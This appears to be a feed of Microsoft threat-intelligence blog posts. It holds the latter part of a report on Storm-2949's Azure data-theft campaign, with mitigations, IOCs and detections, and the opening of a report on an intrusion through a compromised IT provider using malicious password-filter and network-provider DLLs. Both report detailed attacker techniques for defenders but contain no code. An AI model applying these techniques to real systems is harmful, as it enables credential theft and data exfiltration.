The threat actor then launched a large-scale data exfiltration from these storage services. In one instance, Storm-2949 used the OneDrive web interface to download thousands of files in a single action to their own infrastructure. This pattern of data theft was repeated across all compromised user accounts, likely because different identities had access to different folders and shared directories.

Cloud compromise: Microsoft Azure

Armed with access to multiple compromised identities – which were assigned with privileged custom Azure role-based access control (RBAC) roles on several Azure subscriptions – and a growing understanding of the environment, the threat actor shifted focus toward the victim’s Azure environment. With a clear agenda centered on data exfiltration, Storm-2949 demonstrated a relentless drive to uncover and extract the most sensitive assets within the victim’s Azure environment, specifically from production-based Azure subscriptions.

Their campaign targeted not only core applications but also the broader ecosystem of interconnected resources such as Azure App Services web applications, Azure Key Vaults, Azure Storage accounts, and SQL databases. These resources collectively power the organization’s cloud-hosted services. This phase marked a transition from identity-centric abuse and SaaS data theft to targeting a range of Azure services, with an emphasis on both PaaS and IaaS workloads.

Azure App Service and Key Vault compromise

One of Storm-2949’s main targets was a production Azure App Service web application that contained sensitive data. Following several failed attempts to access this application, likely due to gateway and network restrictions, Storm-2949 shifted focus to other web apps that appeared to be part of the same ecosystem. These auxiliary apps, such as those handling authentication or internal APIs, were individually deployed Azure App Service instances with their own resource identities.

Storm-2949 successfully compromised several of these secondary web apps by taking advantage of the user’s privileged Azure RBAC permissions and invoking the Azure management-plane operation, microsoft.Web/sites/publishxml/action, which retrieves the application’s publishing profile. This profile often contains basic authentication credentials for deployment endpoints such as FTP, Web Deploy, and the Kudu management console. Kudu is a built-in administrative interface for Azure App Services that allows authenticated users to browse the file system, inspect environment variables, and execute commands within the app’s context.

Despite successfully compromising several of these auxiliary web apps, Storm-2949 was unable to gain access to the primary production application they were ultimately targeting. It is assesed, that the secondary services, while part of the same broader ecosystem, didn’t contain the level of sensitive data or privileged access the threat actor was seeking. While these footholds provided visibility into application configurations and infrastructure, they didn’t deliver the high-value assets that aligned with the threat actor’s data exfiltration objectives. As a result, the threat actor was forced to pursue alternative paths in their effort to reach the production web app.

Storm-2949 recalibrated their approach and shifted their focus toward backend resources that were part of the sensitive web app ecosystem and could provide stronger leverage. The threat actor pivoted to the organization’s Azure Key Vault estate – an environment more likely to centralize sensitive secrets and offer indirect access to production systems. Part of the compromised user’s Azure RBAC permissions was the privileged Owner role over a specific Key Vault that seemed to contain credentials that would enable the compromise of the production application.

Over the span of four minutes, the threat actor successfully manipulated Key Vault access configurations and accessed dozens of secrets within the said Key Vault. These secrets included database connection strings, identity credentials, and more, dramatically expanding the attack’s blast radius.

Among these secrets, we believe the threat actor found credentials that enabled them to access the application they coveted the most, which was the main production web app. After they successfully authenticated into the web app, the threat actor changed its password to retain control. They then began exfiltrating sensitive data from it.

Azure Storage and SQL data exfiltration

In parallel, Storm-2949 expanded access across additional cloud resources inside the ecosystem that contained the web app, including Azure Storage accounts and an Azure SQL server.

To enable access to the server, the threat actor abused their existing Azure RBAC permissions to manipulate the SQL server firewall rules by using the microsoft.sql/servers/firewallrules/write operation. They then connected to the SQL server using the credentials they obtained (along with the web app credentials) from the compromised Key Vault.

The threat actor proceeded with data exfiltration and continued to delete the modified SQL firewall rules, which is an activity consistent with defense evasion.
Similar to the SQL server compromise, to set up and prepare for massive data exfiltration from Azure Storage, the threat actor also manipulated storage account network access configurations using the microsoft.storage/storageaccounts/write operation. This manipulation enabled public access to the storage accounts from a closed set of threat actor-owned IP addresses. In addition, the threat actor abused the Azure management-plane operation microsoft.Storage/storageAccounts/listkeys/action to access multiple storage account Shared Access Signature (SAS) tokens and account keys, enabling the use of static, non-interactive authentication to retrieve data.

Using these keys, the threat actor downloaded large volumes of data from several Azure Storage accounts using a custom Python script that leveraged the Azure SDK for Storage. The script allowed them to programmatically enumerate and download blobs directly to their own endpoint device. This storage‑based exfiltration continued over multiple days since the initial access, with the threat actor alternating between secret- and OAuth‑based authentication as access conditions and controls evolved.

Azure Virtual Machines compromise

Apart from the web app and data-store resource compromise, the abuse of Azure Virtual Machine (VM) extensions and administrative features – specifically Run Command and the VMAccess extension – were also prominent elements of this attack. These activities appear to have been primarily intended to expand operational access within the victim environment by leveraging compromised VMs as intermediary footholds. Observed actions across these systems focused on credential harvesting and environment discovery, as well as attempts to access resources that weren’t directly reachable through previously compromised identities. These efforts included domain reconnaissance and the collection of authentication material that could facilitate movement between cloud and on‑premises environments, as well as enable access to additional high‑value assets.

Shortly after the initial access, the threat actor operated in parallel, trying to compromise the organization’s virtual machines. Using the compromised users assigned with privileged Azure RBAC permissions, the threat actor deployed the VMAccess extension to create a new local administrator account on a targeted VM. VMAccess is an Azure VM extension intended to help administrators restore access to a VM when credentials get lost or misconfigured by allowing password resets or the addition of privileged local users through the Azure management plane. In this case, the threat actor abused the extension to gain backdoor access to an administrator user on the VM.

Using the Run Command feature, the threat actor deployed a script attempting to abuse the VM’s managed identity by requesting an access token from the Azure Instance Metadata Service (IMDS) and using it to authenticate to – and retrieve secrets from – the production web app-related Key Vault. However, the threat actor wasn’t able to retrieve the secrets because the managed identity lacked the required permissions. Yet, this attempt shows the threat actor using guest-level execution as a bridge to additional Azure resource access through workload identity.

Figure 2. Token theft and Key Vault access script.

ScreenConnect installation and defense evasion

Storm-2949 further abused the Run Command by running a PowerShell script intended to deploy persistent remote access while reducing host-based security visibility on multiple VMs.

The script attempted to weaken Microsoft Defender Antivirus by disabling several protections, including real-time protection and behavior monitoring, and by interfering with its associated service. These changes lowered the likelihood that subsequent activity would be blocked or generate actionable alerts on the device.

The script then installed the ScreenConnect remote monitoring and management (RMM) tool obtained from threat actor-controlled infrastructure. The installation process included several steps intended to masquerade the tool’s presence, such as making the network request appear consistent with trusted software updates and placing files in locations intended to resemble legitimate system content.

To further obscure the tool’s presence, the script attempted to rename or configure the installed service to resemble legitimate Windows components, providing a simple form of local masquerading.

Finally, the script attempted cleanup actions to remove local forensic artifacts that could be attributed to the threat actor. These included clearing Windows event logs, removing execution artifacts, and deleting command history and temporary files. Such steps are commonly observed in post-compromise activity and are generally intended to complicate investigation rather than provide durable evasion.

Post-compromise activity using ScreenConnect

The threat actor used the deployed ScreenConnect to launch commands across multiple compromised devices, performing basic discovery. This included collecting host level details (for example, operating system and configuration information) and enumerating domain context such as user accounts and group memberships.

Across a subset of those hosts, the threat actor focused on credential harvesting techniques. They discovered and exfiltrated .pfx certificate files – artifacts that might contain private keys and could be valuable for follow-on access if imported or reused elsewhere. In parallel, they searched for remote file shares for likely credential exposure by scanning files for password related strings. Not every collection effort occurred on every host; rather, it was distributed across systems based on what data and access each host provided.

These actions show ScreenConnect being used as a practical execution channel to run discovery, collect credentials, and attempt to operationalize access across different devices.

While the threat actor ultimately established execution on several endpoints, these systems didn’t appear to yield high value data aligned with their objectives. The endpoint activity primarily served as a secondary capability for discovery and credential harvesting, rather than a core exfiltration channel.

Throughout this incident, Microsoft Defender generated multiple alerts that helped analysts piece together activity across endpoints and cloud. Defender correlated these signals into unified incidents, surfacing high-fidelity alerts and a coherent view of threat actor activity. This kind of cross-domain correlation – collecting and normalizing telemetry and linking related alerts – illustrates the value of an integrated detection and response approach for improving signal-to-noise clarity and end-to-end visibility.

Mitigation and protection guidance

The visibility provided by correlated alerts across identities, cloud, and endpoints can help organizations investigate and understand attacks end-to-end. Building on this visibility, organizations can reduce risk and limit the impact of similar attacks by deploying appropriately scoped detection and response capabilities (including Microsoft Defender where applicable) and by applying targeted hardening practices.

Ensure adequate security coverage across attack surfaces

To effectively detect and respond to attacks that span identity, cloud, and endpoint environments, organizations should ensure they have monitoring, detection, and response capabilities deployed and properly configured across those surfaces. The following examples describe how Microsoft Defender capabilities can be used to help with this; equivalent controls might be available in other security solutions.

Use Microsoft Defender for Endpoint for:

  • Tamper protection enabled to prevent threat actors from stopping security services such as Defender for Endpoint, which can help prevent hybrid cloud environment attacks.
  • Endpoint detection and response (EDR) in block mode so that Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn’t detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts detected post-breach.
  • Investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to help remediate alerts, significantly reducing alert volume.

Use Microsoft Defender for Cloud to protect your cloud resources and assets from malicious activity, both in posture management (Microsoft Defender Cloud Security Posture Management), and threat detection capabilities. Enable workload protection capabilities across cloud resources, including:

In addition, leverage the Microsoft Defender XDR to hunt for threats across cloud environments and resource with advanced hunting. Security teams can proactively investigate threat actor activity by querying telemetry across multiple domains using tables such as CloudAuditEvents, CloudStorageAggregatedEvents, and others, enabling deep visibility into control-plane and data-plane operations, authentication events, and cross-service attack patterns.

Use Microsoft Defender for Cloud Apps and enable connectors to monitor SaaS activity.

Security hardening and best practices

In addition to deploying the appropriate Defender capabilities, organizations should apply the following security controls and practices to mitigate similar attack paths:

Identity protection

  • Secure accounts with credential hygiene. Practice the principle of least privilege and audit privileged account activity in your Microsoft Entra ID and Azure environments to slow or stop threat actors.
  • Enable Conditional Access policies. Conditional Access policies are evaluated and enforced every time the user attempts to sign in. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as device compliance or trusted IP address requirements.
  • Ensure MFA is required for all users. Adding more authentication methods, such as the Microsoft Authenticator app or a phone number, increases the level of protection if one factor is compromised.
  • Ensure phishing-resistant MFA strength is required for Administrators and privileged user accounts.
  • Ensure all existing privileged users have an already registered MFA method to protect against malicious MFA registrations
  • Implement Conditional Access authentication strength to require phishing-resistant authentication for employees and external users for critical apps.
  • Refer to Azure Identity Management and access control security best practices for further steps and recommendations to manage, design, and secure cloud environment.
  • Turn on Microsoft Entra ID protection to monitor identity-based risks and create risk-based Conditional Access policies to remediate risky sign-ins.

Cloud resource protection

  • Use the Azure Monitor activity log to investigate and monitor Azure management events.
  • Configure and harden resources firewall rules and access controls to allow access only from trusted IP ranges and virtual networks to prevent unauthorized access.
  • Use Azure policies to continuously enforce the hardened configurations.
  • Practice and apply Azure Storage security best practices:
  • Use Azure policies for Azure Storage to prevent network and security misconfigurations and maximize the protection of business data stored in your storage accounts.
  • Implement Azure Blob Storage security recommendations for enhanced data protection.
  • Use the options available for data protection in Azure Storage.
  • Enable immutable storage for Azure Blob Storage to protect from accidental or malicious modification or deletion of blobs or storage accounts.
  • Enable Azure Monitor for Azure Blob Storage to collect, aggregate, and log data to enable recreation of activity trails for investigation purposes when a security incident occurs or network is compromised.
  • Use private endpoints for Azure Storage account access to disable public network access for increased security.
  • Avoid using anonymous read access for blob data.
  • Enable Azure blob backup to protect from accidental or malicious deletions of blobs or storage accounts.
  • Apply the principle of least privilege when authorizing access to blob data in Azure Storage using Microsoft Entra and RBAC and configure fine-grained Azure Blob Storage access for sensitive data access through Azure attribute-based access control (ABAC).
  • Practice and apply Azure Key Vault security best practices:
  • Enable purge protection in Azure Key Vaults to prevent immediate, irreversible deletion of vaults and secrets. Use the default retention interval of 90 days.
  • Enable logs in Azure Key Vault and retain them for up to a year to enable recreation of activity trails for investigation purposes when a security incident occurs or network is compromised.
  • Restrict public network access to Azure Key Vault by enabling private endpoints and disabling public access to reduce exposure to unauthorized access attempts.
  • Regularly audit Azure RBAC role assignments and Key Vault access policies, depending on the Key Vault permission model, to ensure least privilege and detect over-permissioned identities. Microsoft explicitly recommends Azure RBAC over Key Vault access policies. 
  • Configure SQL server firewall rules to restrict access to known IP addresses and monitor for unauthorized changes to firewall configurations.
  • Enforce authentication through Microsoft Entra ID for SQL instances to reduce reliance on static credentials and improve access control
  • Practice and apply Azure App Service security best practices:
  • Disable legacy authentication methods and enforce managed identity usage for Azure App Services to prevent credential theft through publishing profiles.
  • Monitor and restrict access to Azure App Service publishing credentials by limiting RBAC permissions and auditing usage of the publish profile API.
  • Enable diagnostic logging in App Service logs to detect suspicious deployment or configuration changes.
  • Enable Microsoft Azure Backup for virtual machines to protect the data on your Microsoft Azure virtual machines, and to create recovery points that are stored in geo-redundant recovery vaults.
  • Audit and restrict the use of Azure VM features and extensions such as Run Command and VMAccess by limiting RBAC permissions and monitoring for suspicious invocation patterns.
  • Use Azure Policy to restrict or audit the deployment of Azure VM extensions across your subscriptions.

General hygiene recommendations

Indicators of compromise (IOCs)

IOCs reflect observations at the time of analysis and may not be exhaustive or persistent.

IndicatorTypeDescription
176.123.4[.]44IP addressAttacker egressed from this address
91.208.197[.]87IP addressAttacker egressed from this address
185.241.208[.]243IP addressScreenConnect instance used by Attacker

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Note that the following detections only covers the threat activities we’ve observed at the time of analysis.

Tactic Observed activity Microsoft Defender coverage
Initial access– Sign-in activity from attacker infrastructure to compromised identities

– Sign-in and authentication activity to Azure resources  
Microsoft Defender XDR
– Authentication with compromised credentials
– Compromised user account in a recognized attack pattern
– Malicious sign in from a risky IP address
– Malicious sign in from an IP address associated with recognized attacker infrastructure
– Malicious sign in from recognized attacker infrastructure
– Malicious sign-in from an unusual user agent
– Malicious sign-in from known threat actor IP address
– Successful authentication from a malicious IP
– Successful authentication from a suspicious IP
– Successful authentication using compromised credentials
– User compromised through session cookie hijack
– User signed in from a known malicious IP Address
– Impossible Travel

Microsoft Defender for Identity
– Possibly compromised user account signed in
– Possibly compromised service principal account signed in

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Initial Access’ operation detected (Preview)

Defender for Databases
Login from an unusual location

Defender for Storage
– Access from an unusual location to a storage account Access from an unusual location to a storage blob container
– Access from an unusual location to a sensitive blob container
– Access from a known suspicious IP address to a sensitive blob container
– Access from a suspicious IP address
– Unusual unauthenticated public access to a sensitive blob container
Execution– Various types of execution-related suspicious activity by an attacker were observedMicrosoft Defender XDR
– Possibly compromised user ran a malicious script using an Azure VM extension
– Potential hybrid ransomware or hands-on-keyboard attack originating from Azure VM extensions
– Hybrid ransomware or hands-on-keyboard attack originating from Azure VM extensions
– Azure VM extension activity followed by ransomware or hands-on-keyboard attack

Microsoft Defender for Cloud
Defender for Resource Manager
– Suspicious invocation of a high-risk ‘Execution’ operation detected (Preview)
– Azure Resource Manager operation from suspicious IP address
– Suspicious Run Command invocation detected (Preview)

Defender for Servers P2
– Run Command with a suspicious script was detected on your virtual machine
– Suspicious Run Command usage was detected on your virtual machine (Preview)
– Suspicious unauthorized Run Command usage was detected on your virtual machine (Preview)

Microsoft Defender for Endpoint
– Compromised account conducting hands-on-keyboard attack
– Potential human-operated malicious activity
– Suspicious process execution
– Suspicious command execution via ScreenConnect
– Suspicious activity through Azure VM extension process
Persistence– Attacker device registered as MFA method

– ScreenConnect installed on Azure VMs
Microsoft Defender for Identity
– Suspicious addition of default third‑party MFA method to user account
– Suspicious Entra device join or registration

Microsoft Defender for Cloud Apps
– Suspicious addition of device with strong MFA
– Suspicious addition of strong authentication device
– Malicious device with strong MFA was registered

Microsoft Defender for Endpoint
Uncommon remote access software
Defense evasion– Attempts to tamper with Microsoft Defender Antivirus

– Manipulation of Azure Storage account, Key Vault, and SQL database configurations
Microsoft Defender for Endpoint
– Attempt to turn off Microsoft Defender Antivirus protection
– Attempt to clear event log
– Event log was cleared

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Defense Evasion’ operation detected (Preview)

Defender for Key Vault
Suspicious policy change and secret query in a key vault
Credential access– Secret extraction from Azure Key Vault

– Attempted theft of workload identity tokens using Azure VM Run Command

– Credential harvesting from endpoints through ScreenConnect

– Publishing Azure App Service web app profile for credential access

– Listing Azure storage account access keys for access  
Microsoft Defender Antivirus
– Trojan:Win32/SuspAdSyncAccess
– Backdoor:Win32/AdSyncDump
– Behavior:Win32/DumpADConnectCreds
– Trojan:Win32/SuspAdSyncAccess
– Behavior:Win32/SuspAdsyncBin

Microsoft Defender for Endpoint
– Indication of local security authority secrets theft
– Password stealing from files

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Credential Access’ operation detected (Preview)

Defender for Servers P2
Run Command with a suspicious script was detected on your virtual machine

Defender for Key Vault
– Suspicious policy change and secret query in a key vault
– High volume of operations in a key vault
– Unusual application accessed a key vault
– Unusual operation pattern in a key vault
– Unusual user accessed a key vault
– Access from a suspicious IP address to a key vault
Discovery
– Domain and system discovery commands run on virtual machines
Microsoft Defender for Endpoint
Suspicious sequence of exploration activities

Microsoft Defender for Cloud Apps
Suspicious file access
Lateral movement– Traversal between cloud resources and applicationsMicrosoft Defender for Identity
Suspicious sign-in to a web app following MFA phone number tampering activity

Microsoft Defender for Cloud Apps
Compromised user accessed a SaaS application

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Data Collection’ operation detected (Preview)  
Exfiltration– Data exfiltration from Azure Storage accounts and other resources

– Data exfiltration from file storage services
Microsoft Defender XDR
Suspicious behavior: Mass download

Microsoft Defender for Cloud Apps
– Suspicious massive data read
– Suspicious mass download from risky or unusual session
– Possible exfiltration of data archive
– Possible data exfiltration from a suspicious IP address
– Suspicious quantity of downloaded archive files

Microsoft Defender for Cloud
Defender for Resource Manager
Suspicious invocation of a high-risk ‘Data Collection’ operation detected (Preview)

Defender for Storage
– The access level of a potentially sensitive storage blob container was changed to allow unauthenticated public access
– Publicly accessible storage containers successfully discovered
– Publicly accessible storage containers unsuccessfully scanned
– Unusual amount of data extracted from a storage account
– Unusual data access activity
– Unusual amount of data extracted from a sensitive blob container
– Unusual number of blobs extracted from a sensitive blob container
– Potential data exfiltration detected
– Access from a suspicious IP address

This research is provided by Microsoft Defender Security Research with contributions from Adi Segal, Karam Abu Hanna, Alon Marom, and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

How Microsoft discovers and mitigates evolving attacks against AI guardrails 

Learn more about securing Copilot Studio agents with Microsoft Defender  

Evaluate your AI readiness with our latest Zero Trust for AI workshop.

Learn more about Protect your agents in real-time during runtime (Preview)

Explore how to build and customize agents with Copilot Studio Agent Builder 

Microsoft 365 Copilot AI security documentation 

The post How Storm-2949 turned a compromised identity into a cloud-wide breach appeared first on Microsoft Security Blog.

  •  

Undermining the trust boundary: Investigating a stealthy intrusion through third-party compromise

In recent years, many sophisticated intrusions have increasingly avoided using noisy exploits, obvious malware, or custom tooling, instead leveraging systems that organizations already trust within their environments. By operating through legitimate and trusted administrative mechanisms, threat actors could more easily blend seamlessly into routine operations and remain undetected.

Microsoft Incident Response investigated an intrusion that followed this pattern. What initially appeared as routine administrative activity was instead found to be a coordinated campaign abusing trusted operational relationships and authentication processes to establish durable access. The threat actor in this incident leveraged a compromised third-party IT services provider and legitimate IT management tools to conduct a stealthy campaign focusing on long-term access, credential theft, and establishing a persistent foothold.

This blog walks through how the intrusion unfolded, why it was difficult to detect, and how trusted systems, including identity infrastructure, operational tooling, and third-party management relationships were leveraged to sustain access. By examining the investigation end to end, we highlight how modern intrusions succeed without reliance on malware-heavy techniques and what defenders can learn from identifying abuse in environments where trust is implicit. We also provide mitigation and protection recommendations, as well as Microsoft Defender detection and hunting guidance to help identify and investigate related activity.

Abuse of trusted relationships as an attack delivery mechanism

Rather than relying on exploits or malware-based delivery, this attack leveraged an existing trusted operational relationship for malicious activity across the environment. The investigation identified HPE Operations Agent (OA), an approved and signed enterprise management tool commonly used for monitoring and administrative automation, as the primary delivery mechanism. Importantly, this did not involve any vulnerability or flaw in HPE OA itself.

Analysis during the incident response process revealed that management of this operational platform had been delegated to a third-party IT services provider, expanding the trust boundary beyond the organization itself. While such arrangements are operationally common, they introduce implicit trust paths that, if compromised, could be leveraged by threat actors to move within the environment using legitimate access and tooling.

By operating through the HPE OA framework, the threat actor executed scripts and binaries in a manner indistinguishable from normal operations, allowing malicious activity to blend seamlessly into expected behavior and delaying detection.

This technique aligns with MITRE ATT&CK T1199 – Trusted Relationship, in which threat actors exploit established trust relationships to extend access. In this case, the threat actor’s ability to operate entirely through trusted systems allowed them to establish a foothold and execute follow-on actions without relying on exploit-driven techniques.

Attack timeline

This timeline provides a high-level summary of the intrusion, highlighting key phases of the attack. A detailed analysis of each stage is presented in the sections that follow.

Timeline diagram illustrating a cyberattack progression across 106 days, detailing key stages such as initial access, discovery, credential access, persistence, command and control, and lateral movement. Each stage is accompanied by text describing specific malware or tools used, including Wks, DC01, WEB-21, WEB-02, WIB-02, Sql-01, and DC-02, highlighting creation and execution of files like Mimikatz, Ghost.inf.aspx, and msupdate.dll.
Figure 1. Attack timeline

Day 1: Initial foothold established

The threat actor gained initial access to the environment by compromising a third-party IT services provider and began operating through trusted systems, enabling execution without triggering immediate alerts.

Days 9–14: Credential access achieved

Credential interception capabilities were introduced on domain infrastructure, allowing the threat actor to harvest and reuse credentials to expand access across devices.

Days 24–32: Web-based persistence established

Persistent access was established on internet-facing servers, enabling the threat actor to maintain repeated access even if individual artifacts were removed.

Days 40–60: Lateral movement and remote access

The threat actor leveraged harvested credentials and covert connectivity to move laterally across devices, including highly sensitive assets.

Days 54–55: Additional credential interception deployed

Credential harvesting was further expanded on domain controllers, ensuring continued access during authentication and password change events.

Days 104–106: Persistence reestablished

Following initial detection, the threat actor returned to previously established access points to reenable persistence and deploy additional tooling.

Day 123: Incident response engagement

Microsoft Incident Response was engaged to investigate the intrusion.

Methods, tools, and access strategies

Initial access

During the investigation, two internet-exposed web servers, WEB-01 and WEB-02, were identified as the earliest known compromised assets. A web shell, Errors.aspx, was discovered on both of these devices; however, there was no indication that the servers had been previously exploited, and the mechanism that deployed the web shells couldn’t be determined.

Using intelligence from Microsoft Threat Intelligence regarding a known malicious domain, Microsoft Incident Response was able to identify a workstation communicating with this infrastructure. This led to the discovery of an execution path involving this domain, which revealed another execution path in which VBScripts (abc003.vbs) were deployed through HPE Operations Manager (HPOM).

HPOM and HPE OA form a distributed IT infrastructure monitoring platform. HPOM functions as a centralized management console for monitoring devices’ health, performance, and availability, while HPE OA is deployed on managed hosts to collect telemetry and execute automated, scheduled, or operator-initiated actions across the environment. In this case, the HPOM was operated by a third-party service provider responsible for managing the customer’s infrastructure.

The threat actor, operating HPOM, executed VBScripts on multiple servers, including the web server and a domain controller. The VBScripts had the following functionality:

  • System network configuration discovery
  • Active Directory discovery
  • External IP address discovery through PowerShell
Diagram illustrating a cyberattack workflow starting from a threat actor controlling HPE Operations Manager, which executes VBScripts on multiple servers (WEB-01, WEB-02, DC-01, WKS). Key actions include creating web shells, registering a network provider, writing credentials to specific files, and sending DNS requests for active directory discovery, with solid and dotted arrows indicating successful and likely successful steps.
Figure 2. Performed activities using HPOM

Credential access

After gaining initial access, the threat actor shifted focus to credential harvesting. The threat actor registered a legitimate network provider named mslogon on the domain controller DC01 through the same HP OA to hijack the authentication process. Network providers integrate into the Windows authentication mechanism, allowing the threat actor to capture cleartext user credentials during user sign-in and password changes. By delivering the component through a trusted and legitimate management channel, the threat actor was able to blend in with routine administrative activity and remain undetected for an extended period.

Analysis of the deployed network provider dynamic link library (DLL), mslogon.dll, revealed the deliberate abuse of Windows Credential Manager APIs, specifically NPLogonNotify and NPPasswordChangeNotify. These APIs are designed to notify registered providers during authentication events.

Screenshot of C++ code comparing two functions, NPLogonNotify and NPPasswordChangeNotify, related to user authentication and password change processes
Figure 3. NPLogonNotify and NPPasswordChangeNotify APIs

NPLogonNotify is triggered when a user performs an interactive sign in. When triggered, the DLL captures the submitted username and password in cleartext.

NPPasswordChangeNotify is invoked when a user changes their password using secure attention sequence (Ctrl+Alt+Delete). When triggered, the DLL captured both the old and new credential pairs. These passwords are stored in cleartext under C:\Users\Public\Music\abc123c.d. This file enabled the threat actors to reuse both the current valid credentials and historical passwords for lateral movement.

Diagram illustrating a credential theft process where a user enters credentials into Winlogon, which uses RPC to send credentials to MPNotify. MPNotify then sends credentials to a malicious network provider that writes clear text credentials to an output file
Figure 4. Flow of credentials to the malicious network provider in the sign-in process

Later in the intrusion, on DC01 and DC02, the threat actor registered a malicious password filter, passms.dll, into the Windows authentication process by adding it to the Local Security Authority (LSA) notification packageconfiguration. Password filters are loaded by the Local Security Authority Subsystem Service (LSASS) on domain controllers and are invoked whenever a password is set or changed. This abused a legitimate Windows extensibility mechanism, which helped the threat actor blend in and remain undetected for an extended period; similar tactics were observed earlier in the intrusion.

During a password change operation, LSASS calls the PasswordFilter() API for each DLL listed under the Notification Packages registry value (Figure 5). The function receives the username and password in cleartext as input parameters. By registering a malicious password filter, the threat actor gained visibility into password modification events at the system level, allowing credential capture during normal authentication workflows.

Figure 5. Suspicious notification package passms on DC01 and DC02

When triggered, passms.dll intercepted the credential data and wrote the output toC:\ProgramData\WindowsUpdateService\UpdateDir\Ipd. The captured data was not stored in cleartext. Instead, it was double encoded, first by using Base64, followed by a custom encoding routine embedded within the DLL.

Screenshot of a text-based cryptographic key generation interface displaying a custom alphabet, clear text input, Base64 encoded string, expanded key, and key components. Key sections are labeled with black and gray blocks highlighting sensitive data
Figure 6. Reverse engineering of the custom encoding logic enabled recovery of the original values

A second module, msupdate.dll, was created on DC01 and DC02 which operated alongside passms.dll. It was invoked using the following command:

Screenshot of a PowerShell command executed in a terminal window, showing a script that loads a system assembly and retrieves information about a Windows hook program
Figure 7. Command invoking msupdate.dll

Once invoked, the module read the contents of the Ipd file and transferred the encoded data over Server Message Block (SMB) to remote shares. The data was written into a file named icon02.jpeg, likely intended to blend with legitimate image assets.

In addition to SMB-based staging, msupdate.dll also contained email exfiltration capabilities. The module could send messages with the subject line “Update Service” using a predefined Simple Mail Transfer Protocol (SMTP) server, recipient address, and credentials retrieved from local files.

Execution

Execution was achieved through the abuse of an existing enterprise automation channel, allowing malicious VBScript and PowerShell scripts to run under the context of trusted system processes. By leveraging HPE OA to launch abc003.vbs, the threat actor performed system, network, and Active Directory discovery, while maintaining a low-noise execution profile.

Screenshot of a PowerShell script with code blocks connected by blue arrows illustrating flow and dependencies. Script resolves domain names, retrieves computer system information, filters results based on specific criteria, and outputs computer names, with key variables and functions labeled for clarity.
Figure 8. Snippets of the code for abc003.vbs

On internet-facing web servers, execution was achieved through web shells (Errors.aspx and modified Signoff.aspx), which were used to run PowerShell scripts, deploy binaries, and trigger follow-on activity such as credential access and tunnelling tools.

Persistence

Web shells were the primary persistence mechanisms deployed on internet-facing web servers, WEB-01 and WEB-02. An initial web shell, Errors.aspx,allowed the threat actor to write files to disk. This was later used to modify a legitimate application page, Signoff.aspx, to load a secondary web shell, ghost.inc, from the Windows temporary directory. The secondary web shell provided command execution, file upload, and download capabilities, enabling repeated access even if individual artifacts were removed. This persistence relied on modifying existing application files rather than introducing new services, reducing the likelihood of detection.

Diagram a threat actor accessing a web shell on Errors.aspx, which then creates and adds code to Signoff.aspx and WEB-01/WEB-02 servers.
Figure 9. Web shell creations and usage

The HPE OA was present on both servers and was highly likely used to deploy the web shell. However, because neither server had endpoint detection and response (EDR) coverage, Microsoft Incident Response was unable to confirm this. As a result, the origin and creation mechanism of the web shell, Errors.aspx, on the web server remain unknown.

Persistence was reinforced through the registration of malicious authentication components on domain controllers, DC01 and DC02, ensuring credential interception continued across reboot and credential reset events.

Prior to establishing persistent access, the threat actor first identified internal servers with outbound internet connectivity that could support tunneling. This discovery led to subsequent deployment of ngrok as a persistence mechanism. Instances of ngrok were launched on these internal servers, exposing them through encrypted tunnels to the threat actor’s infrastructure. These tunnels enabled continued inbound access for Remote Desktop Protocol (RDP) sessions without requiring exposed firewall ports, allowing persistence even in environments with restrictive perimeter controls.

Lateral movement

After establishing credential access, execution, and persistence, the threat actor moved laterally using a combination of valid credentials, remote management protocols, and covert network tunnelling using ngrok.

A compromised high-privileged account was used to initiate RDP sessions across the environment, enabling interactive access to critical devices including SQL servers and domain controllers.

To conceal the true source of these connections, the threat actor deployed ngrok, creating encrypted tunnels that exposed internal devices to the internet while bypassing perimeter-based monitoring. Evidence showed RDP connections originating from the ngrok tunnel hosted on SQL-01, masking the threat actor’s real infrastructure and complicating network-based detection.

Lateral movement was further supported by Windows Management Instrumentation (WMI)-based remote execution, which was used to deploy and launch ngrok on additional devices from compromised web servers.

Compromised credentials harvested using password filter DLLs and malicious network provider DLLs on domain controllers enabled continued access and movement without the need for exploit-based techniques.

Network diagram illustrating threat actor's use of Ngrok tunnel for RDP connections targeting SQL-01 server, which interacts with multiple privileged accounts and other servers (DC-01, DC-02, WEB-01, WEB-02)
Figure 10. Lateral movement using RDP

Campaign conclusion

This campaign demonstrated sustained operational maturity, reinforcing a consistent pattern: long-term access, commonly used tools, and campaigns designed to achieve strategic impact.

